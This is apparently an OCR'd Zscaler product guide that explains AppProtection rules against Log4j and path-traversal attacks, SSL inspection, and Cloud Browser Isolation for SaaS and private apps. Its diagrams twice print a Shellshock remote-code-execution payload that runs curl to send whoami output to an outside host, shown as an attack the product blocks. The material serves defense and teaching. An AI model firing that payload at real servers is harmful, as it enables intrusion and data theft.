
OWASP Top 10 Prevention
Full prevention of the most common web attacks

Virtual Patching Against CVEs
Immediately mitigate newly discovered vulnerabilities to prevent exploit (e.g., Log4j)

Private Apps
Public Cloud
Data Center
SSL
SSL
Injection Attack
() { :;}; /bin/bash -c "curl http://tessite.com/.testing/shellshock.txt?vuln=16?user=`whoami`"
Protection Against Attacks
Inline inspection and prevention
ZERO TRUST EXCHANGE
Access to Private Apps
Direct access, no legacy VPN

Preventing **private application compromise** requires **full in-line inspection** to **interrupt the cyber kill chain**. **Zscaler's application segmentation** makes private apps and servers **completely invisible to unauthorized users**, significantly **reducing the attack surface**. On top of segmentation, **Zscaler adds another layer of inbound traffic inspection**, ensuring that **only legitimate traffic is allowed** into private applications while malicious traffic is blocked, effectively **preventing application-layer attacks**.

Granular Security Controls with AppProtection



Extend Zscaler App Connector to provide AppProtection

ZPA platform integrated AppProtection functionality

- Kicks-in after access control
- Dedicated Inspection dashboards, log feeds
- Works with Client Connector, Browser Access, Browser Isolation

Core functionality includes:


- OWASP Top 10 Coverage
  - Predefined MoD security ruleset
- Std. and custom HTTP header inspection
  - Write-your-own signatures
  - Regular expressions supported
  - Logical operations supported
- Multiple modes of operation
  - Monitor-only
  - Block
  - Redirect

Zscaler AppProtection enables **granular rule creation**, allowing **customized protection** based on specific application security needs. Security teams can configure **OWASP SQL injection** monitoring in **silent mode** while enforcing **active prevention for cross-site scripting attacks**. This level of **precision and flexibility** is controlled through **AppProtection policies**, ensuring **tailored security enforcement** based on organizational requirements.

Within the **Zscaler Zero Trust Exchange architecture**, **Private AppProtection functions similarly to a Web Application Firewall (WAF)**. However, unlike traditional WAFs, **AppProtection applies attack detection and prevention not only to inbound traffic but also to traffic originating from private web applications**.

To ensure **optimal SSL inspection and security enforcement**, **Zscaler dynamically applies the right SSL inspection mode** depending on the service and destination:

- **For public applications**, Zscaler employs a **forward SSL proxy architecture** using a **man-in-the-middle (MITM) technique** for inspection.
- **For private applications**, SSL traffic is **terminated via a reverse proxy mechanism** after **user authentication and authorization**.




ZIA Forward SSL Proxy (MITM) - traffic going to the Internet

ZPA Reverse Proxy (SSL Termination) - traffic going to private applications

This **adaptive SSL inspection** approach ensures **both security and performance optimization** for **private application access**.

Operationalizing AppProtection

To effectively deploy **Zscaler Private AppProtection**, organizations follow a **three-step process** that includes configuring **security controls, profiles, and policies**.



What is the problem / vulnerability?

1

Controls

- Smallest unit of execution
- Consists of multiple signatures

What action(s) is taken on user behavior?

2

Profiles

- Container to select all applicable controls
- Reuse existing controls
- Create different behaviors

When is the traffic inspected?

3

Policies

- Apply Profiles based on granular criteria
- Applied to every web transaction – requests + responses

Examples

- Path Traversal Attack (/../) - Decoded Payloads
- CVE-2021-44228 Log4J Arguments

Examples

- Redirect attempt to Path Traversal Attack
- Block if CVE-2021-44228 Log4J Arguments

Examples


- Always monitor all transactions from third-party to any private app
- Inspect but allow traffic from Test Group to Test Apps

Example Use Case: Preventing Log4j and Path Traversal Attacks for Third-Party Users

To illustrate **how to operationalize AppProtection**, let's consider an example where we need to **prevent third-party users from exploiting Log4j or path traversal vulnerabilities** in any private application.

1. **Controls**
    - **Log4j and path traversal attacks** each have **multiple attack signatures** used for detection.
    - **Each signature represents a control** that identifies specific attack patterns.
2. **Profiles**
    - **Security controls are grouped into profiles** based on **threat type and enforcement mode**.
    - In this case, we create a **profile to block Log4j exploits** by setting **the action to "block" inside the profile**.
    - **Profiles act as container objects**, allowing admins to **combine multiple security controls** with **predefined enforcement settings**.
3. **Policies**

- **Policy rules define the enforcement criteria** by leveraging **user identity attributes and application segmentation**.
- In this case, the **policy is set to apply the Log4j protection profile to third-party users**.
- The **action is set to enforce the created security profile**, ensuring **automatic threat prevention whenever third-party users attempt to exploit vulnerabilities**.



RCE payload
() { :;}; /bin/bash -c "curl http://tessite.com/.testing/shellshock.txt?vuln=16?user=`whoami`"
ZPA AppProtection
Multi-Cloud
Block 403
Clean Transactions
Authorized user with ZCC or BBA
Protected Private Apps
Render Block 403
Authorized User with Browser Isolation

By following this structured approach, **Zscaler Private AppProtection ensures seamless and robust security for private applications**, protecting them from **known and emerging threats without disrupting legitimate access**.

Browser Isolation

Zscaler Browser Isolation: Secure, Controlled Web Access

Zscaler Browser Isolation creates an **air-gapped browsing environment** that protects users from **malicious web content**. When a user tries to access a website, **an isolated, containerized Chromium-based browser** is launched within **Zscaler's cloud infrastructure**. The website is then rendered in **this secure environment**, and **a pixel stream** is delivered to the user's browser, ensuring that **no active web content** ever reaches the endpoint. This approach **completely eliminates the risk** of **malicious scripts, drive-by downloads, or hidden exploits** from executing on the user's machine.



Web Security's Next Frontier: Cloud Browser Isolation

Make browser-based attacks a thing of the past
Deliver safe web browsing by creating a virtual air gap between users and the web in a fully isolated browser session that stops threats like malware.


Secure access to web-based applications and data
Isolate sessions to defend access to SaaS and private apps, preventing data leakage and securing unmanaged, third-party devices without agents.

Provide an unmatched user experience
Get a fast web experience with zero disruptions through unique pixel-streaming technology and universal browser compatibility.


Cybersecurity Use Case: Protection Against Malicious Document Files

Attackers often embed malicious macros in common document formats like **Google Docs and Microsoft Word (DocX)** files. When executed, these macros can **compromise the endpoint** and potentially lead to further exploitation. With **Browser Isolation technology**, instead of delivering the **original document file** to the user, **Zscaler can automatically convert the document into a PDF** and deliver a **safe, read-only version** to the user's browser.

Isolation Browsers in a Nutshell




- Isolate action now part of the **URL filtering** policy framework
- **User SSO** between ZIA and Cloud Browser Isolation
- **Unified logging** – all isolated browser events are logged
- Isolated browser, user location, and IP address: all **context is carried forward** and can be tied back to the original source
- **Scanning of all traffic** from the isolation browser by the entire security stack (malware, AV, sandbox, etc.) and **enforcement of uniform policies** (DLP, content type policies) on isolated traffic




Isolation Profile: Zscaler Beta

Daily Bandwidth Quota (MB): Enter Text

Daily Time Quota (min): Enter Text



No...	Event Time	User	Policy Action
2	Friday, March 19, 2021 12:42:36 PM	sumukh@beta.sumukh.com	Allowed for Isolation
3	Friday, March 19, 2021 12:42:45 PM	sumukh@beta.sumukh.com	Allowed for Isolation



User	Policy Action	Location	User Locati...	Device ...	URL
sumukh@beta.sumukh.com	Allowed	Cloud Browser	Road Warrior	CBI	www.google.com:44
sumukh@beta.sumukh.com	Allowed	Cloud Browser	Road Warrior	CBI	www.google.com:44

By ensuring that **documents and web content are processed in an isolated environment**, **users are never exposed to the active content of suspicious files**. Instead of **natively opening web pages in the user's browser**, all sites **load in Zscaler's cloud**, and **only a pixelated stream** is transmitted to the end-user, **effectively neutralizing web-based attacks**.

Zero Trust SaaS & App Isolation: The Data Protection Use Case

Setting Up Zero Trust Threat Isolation

Zscaler **Zero Trust Threat Isolation** is applicable when users are accessing:

- **Internet applications via Zscaler Internet Access (ZIA)**
- **Private applications via Zscaler Private Access (ZPA)**

For **ZIA**, administrators can define **isolation policies** using the **URL filtering framework**. This enables IT teams to specify:

- **Which URL categories should be isolated**
- **What user actions should be allowed within the isolated browser**

A prime example is **isolating traffic from the “Miscellaneous URL” category**. These URLs **often contain high-risk or newly created websites**, which could be **malicious or legitimate business sites**. Instead of **blocking them outright**, which could **impact productivity**, organizations can **allow access while isolating the session**, ensuring that users **stay protected from hidden threats**.

All **isolated browsing sessions are logged** with complete context, including **user details, policy actions, and accessed websites**. This ensures that IT teams have **full visibility into isolated browsing activity**.


Granular Policy Control for Isolation

Zscaler **enables fine-grained isolation policies**, allowing administrators to:

1. **Define traffic to be isolated** using **URL filtering or cloud app control policies**
2. **Enforce user interaction restrictions** through **isolation profiles**

Isolation profiles dictate **what users can or cannot do within the isolated browser**. Admins can configure:

- **Clipboard controls** (copy-paste restrictions)
- **File upload/download permissions**
- **Username/password input restrictions** (preventing credential theft on high-risk sites)



Granular Policy Control

What traffic should be isolated?

Once isolated what should be the user’s interaction with the isolation browser?

1. **URL Filtering Policy** with “Isolate” as an action created on the **ZIA admin interface**.
2. Criteria for the policy - **User/ Group/Location/URL Category/etc**.

1. **Isolation Profile** defined on the **Cloud Browser Isolation Admin interface.**
2. Security Controls such as **clipboard control, file download control, and office file viewing** defined as part of the profile configuration.
3. **Isolation regions** to be used, **banners,** Isolation experience schemes, and etc


For example, **if a website is categorized as high-risk**, Zscaler can **make it read-only**—allowing users to view content but **preventing them from entering sensitive credentials**.

AI-Powered Cloud Browser Isolation

Instead of manually defining which websites should be isolated, **Zscaler introduces AI-powered Cloud Browser Isolation**, which **automatically isolates risky destinations** based on **machine learning models**.


How It Works:

- **Zscaler AI/ML models** analyze various factors to determine whether a domain is suspicious:
    - **Page structure heuristics**
    - **Typosquatting & brand imitation detection**
    - **Relationship with other malicious domains**
    - **Hosting location and ASN metadata**
- **If a domain is flagged as suspicious**, it is **automatically isolated**—without requiring manual policy adjustments.


Domain and hosting provider reputation
Hosting location and ASN information
Heuristic analysis of page structure
4cm3.com
Page risk assessment
Typosquatting and brand imitation
ABC
ABO
Relationship to other domains

This **reduces administrative overhead** while ensuring that users are **always protected from emerging threats**.


Browser Isolation also serves as a powerful tool for data protection, especially when **users access SaaS applications from unmanaged devices**.


SaaS Apps
Microsoft 365
salesforce
Private Apps
ZERO TRUST EXCHANGE
Isolated Access to the Application as pixel stream
Secure app access from unmanaged devices
Allow remote employees, contractors, and third-party partners to safely access private apps from unmanaged devices.
Protect your business-critical apps
Remove the risk of vulnerable clients and malware-infected endpoints being used to exploit private applications with fully isolated access.
Prevent sensitive data loss
Define granular controls on user's ability to upload/download files and copy/paste data in private applications to protect confidential business data.

How Isolation Proxy Works for Data Protection:

- **Managed devices** are identified when authentication requests **arrive via ZIA**. These sessions **are not isolated** but instead **routed through Zscaler for policy enforcement**.
- **Unmanaged devices** are **automatically isolated**, ensuring that **all interactions with SaaS applications occur in a secure, air-gapped browser**.

  Admins can configure **granular isolation profiles** to enforce:



Browser Isolation for Cyber Security & Data / App Protection
Malicious Internet Web Pages
Browser isolation for Cyber Security
ZERO TRUST EXCHANGE
Containerized Cloud Browser
Safe images, no active web content
Managed Endpoints
salesforce
Microsoft 365
Sanctioned SaaS Apps
Corporate Private Apps
Browser isolation for Data/App Protection
ZERO TRUST EXCHANGE
Isolated Access to the Application as pixel stream
Unmanaged Endpoints

- **Clipboard restrictions** (preventing copy-paste of sensitive data)
- **Download/upload restrictions** (blocking unauthorized data transfer)

For example, if a **user from an unmanaged device** tries to access **Salesforce**, their session can be **isolated by default**, preventing **data leakage or credential theft**.

Just to understand the workflow, this is how it actually happens: **From an unmanaged device, imagine a user trying to access a SaaS application like Salesforce.**

1. **The user attempts to authenticate to Salesforce via Zscaler Identity Proxy.**
2. **Zscaler intercepts the SAML assertion** and forwards it to the **Identity Provider (IdP)** for authentication.
3. **Based on the policy configuration, Zscaler determines that the request is**



coming from an unmanaged device and automatically launches an **isolated browser session** in a **containerized cloud environment**.


4. **The session is then sent back to the user via the Zscaler Zero Trust Exchange**, ensuring the entire interaction happens in an **air-gapped, secure browsing environment**.
5. **Within the isolated session, admins can enforce strict data protection policies**, such as:
    - **Blocking copy-paste and clipboard access**
    - **Disabling file downloads and uploads**
    - **Preventing form submissions to stop credential theft**

Browser Isolation for Private Applications

Zscaler **extends browser isolation to private applications accessed via ZPA**. Organizations can:

- **Define isolation policies for specific private applications**
- **Restrict user actions within the isolated session**

For instance, **sensitive internal applications** can be **made read-only**, ensuring that **users cannot copy, download, or modify critical data**.



Secure Browsing

Configure Browser Control Policy

Older browsers with known vulnerabilities increase the security

Smart Isolate | Browser Control

SMART BROWSER ISOLATE

Enable AI/ML based Smart Browser Isolation ✓


CLOUD BROWSER ISOLATION

Browser Isolation Profile: rm-cbi-tenant1

- New **One Click** deployment enables browser isolation when needed
- Applied to **all users;** all can be targets
- **Evaluates all allowed** transactions for suspicious indications
- Automatically provisions **decryption policy**
- Engages **browser isolation** when users access suspicious URLs

Web access protected through Cloud Bowser Isolation for all users.

Ideal Enterprise Adoption of Browser Isolation



Isolate risky domain categories
Isolate domain categories commonly abused by attackers such as uncategorized, miscellaneous, and newly registered.

Isolate private apps
Allow unmanaged devices to critical private applications without the risk of application or data compromise.

Isolate SaaS Applications
Allow secure access to sanctioned SaaS apps without the risk of exploitation or data loss.

Isolate high-value targets
Extend zero trust web isolation to C-level executives and other highly targeted individuals and departments.

Organizations can map **browser isolation deployment** against **risk reduction**, adopting it in **phases**:

1. **Isolate Risky Domain Categories** (using AI-powered isolation)
2. **Isolate Private Applications** (securing access from unmanaged devices)
3. **Isolate SaaS Applications** (preventing data leakage)
4. **Isolate High-Value Targets** (applying stricter policies for executives and privileged users)

By implementing **browser isolation in these stages**, enterprises can **balance security and productivity while mitigating web-based risks**.

Zscaler Browser Isolation Safe Document Rendering

Safe Document Rendering allows users to **view potentially malicious files in a secure environment**. If a document download is flagged for **sandboxing**, it is **opened in an isolated browser session**, where users can:

- **View the document safely while sandbox analysis is in progress**
- **Download a “flattened” PDF version** (with all active content removed) if the sandbox verdict is malicious
- **Download the original file** if the sandbox deems it safe

